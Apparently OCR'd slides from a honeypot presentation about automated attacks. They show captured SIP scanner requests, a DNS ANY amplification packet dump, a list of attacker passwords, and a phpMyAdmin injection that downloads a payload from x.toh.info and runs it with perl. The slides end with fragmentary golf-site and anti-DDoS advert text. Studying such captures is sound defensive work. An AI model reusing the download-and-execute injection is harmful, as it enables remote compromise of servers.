
- Fingerprinting
- Wide spread scanning
- SSH Brute-force attempts
- DNS amplification attacks
- Automated

- Seen and picked by most IDS
- Most reports are based on
  - Blacklists
  - IDS rules

@SmartHoneypot


Examples

Brute-forcer



```
OPTIONS sip:100@[redacted]5 SIP/2.0
Via: SIP/2.0/UDP [redacted].12:5083;branch=z9hG4bK-2954757194;rport
Content-Length: 0
From: "sipvicious"<sip:100@1.1.1.1>;tag=3336636535373035313363334013332313830373132 31
Accept: application/sdp
User-Agent: friendly-scanner
To: "sipvicious"<sip:100@1.1.1.1>
Contact: sip:100@[redacted]12:5083
CSeq: 1 OPTIONS
Call-ID: 166679486247801060112682
Max-Forwards: 70

OPTIONS sip:100@[redacted]5 SIP/2.0
Via: SIP/2.0/UDP [redacted]12:5083;branch=z9hG4bK-2954757194;rport
Content-Length: 0
From: "sipvicious"<sip:100@1.1.1.1>;tag=3336636535373035313363334013332313830373132 31
Accept: application/sdp
User-Agent: friendly-scanner
To: "sipvicious"<sip:100@1.1.1.1>
Contact: sip:100@[redacted]12:5083
CSeq: 1 OPTIONS
Call-ID: 166679486247801060112682
Max-Forwards: 70
```




```
30 69205.747629 [redacted] 172.31.29.241 DNS 82 Standard query 0x14fc  ANY ss[redacted]o.uk
```

```
▶ Frame 30: 82 bytes on wire (656 bits), 82 bytes captured (656 bits)
▶ Ethernet II, Src: 0[redacted]:c6 (06[redacted]c6), Dst: 06:[redacted]89 ([redacted]4b:8
▶ Internet Protocol Version 4, Src: 5.3[redacted], Dst: 172.31.29.241 (172.31.29.241)
▶ User Datagram Protocol, Src Port: 7678 (7678), Dst Port: domain (53)
▼ Domain Name System (query)
    Transaction ID: 0x14fc
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▼ Queries
    ▼ sswew.co.uk: type ANY, class IN
        Name: [redacted]o.uk
        Type: ANY (Request for all records)
        Class: IN (0x0001)
  ▶ Additional records
```

```
0010  00 44 b8 61 00 00 e8 11  93 [redacted] f    .D.a.... ...".... 
0020  1d [redacted] 00 30  00 [redacted] 01    .....5.0 ........
0030  00 [redacted] 05 73  73 [redacted] 02    .......s[redacted]o.
0040  75 [redacted] 01 00  00 [redacted] 00    uk...... .) .....
0050  00 00                                  ..
```


@SmartHoneypot

```
GET
/phpmyadmin/config/config.inc.php?ev
al=system('echo cd /tmp;wget
http://x.toh.info/.x/f.pdf;perl
f.pdf;curl -O
http://x.toh.info/.x/f.pdf;perl
f.pdf;lwp-download
http://x.toh.info/.x/f.pdf;perl
f.pdf;fetch
http://x.toh.info/.x/f.pdf;perl
f.pdf;rm -rf f.pdf*'
```



```
zhongxing123
@#$%hackin2inf3ctsiprepe@#$%
darkhackerz01
ullaiftw5hack
t0talc0ntr0l4!
```

@SmartHoneypot



Ny Svingn

Under 2013
svinga golfk
svingmodell
mest hälso
absolut effe
kontakta St

"Vi som älskar golf..."

GolfAkademi.se är ledande i Golfutbildning, Klubbmakeri och Fysisk träning

GOLFUTBILDNING


Visa alla golfutbildningar

FYSISK TRÄNING

Personlig träning i vårt egna gym...
Välkommen till GolfAkademi.se Olympiahallen

Visa alla fysikutbildningar

"Aktuell information i GolfAkademi.se"



Secure Uplink
with Free Download IP transit

1. A visitor accesses your service, unaware that it is under attack

2. All inbound traffic toward the attacked subnet is "hijacked" and cleaned in the Cloud.

3. Cleaned traffic is transmitted through Voxility's global network and delivered to your router or Ethernet link

4. The response to your visitor's request is sent directly from your service through one of your ISPs

Get 500 Gbps anti-DDoS protection through an IP line from Voxility with all incoming traffic free-of-charge, regardless of volume. Use this line to se
rule).

Specs

Description

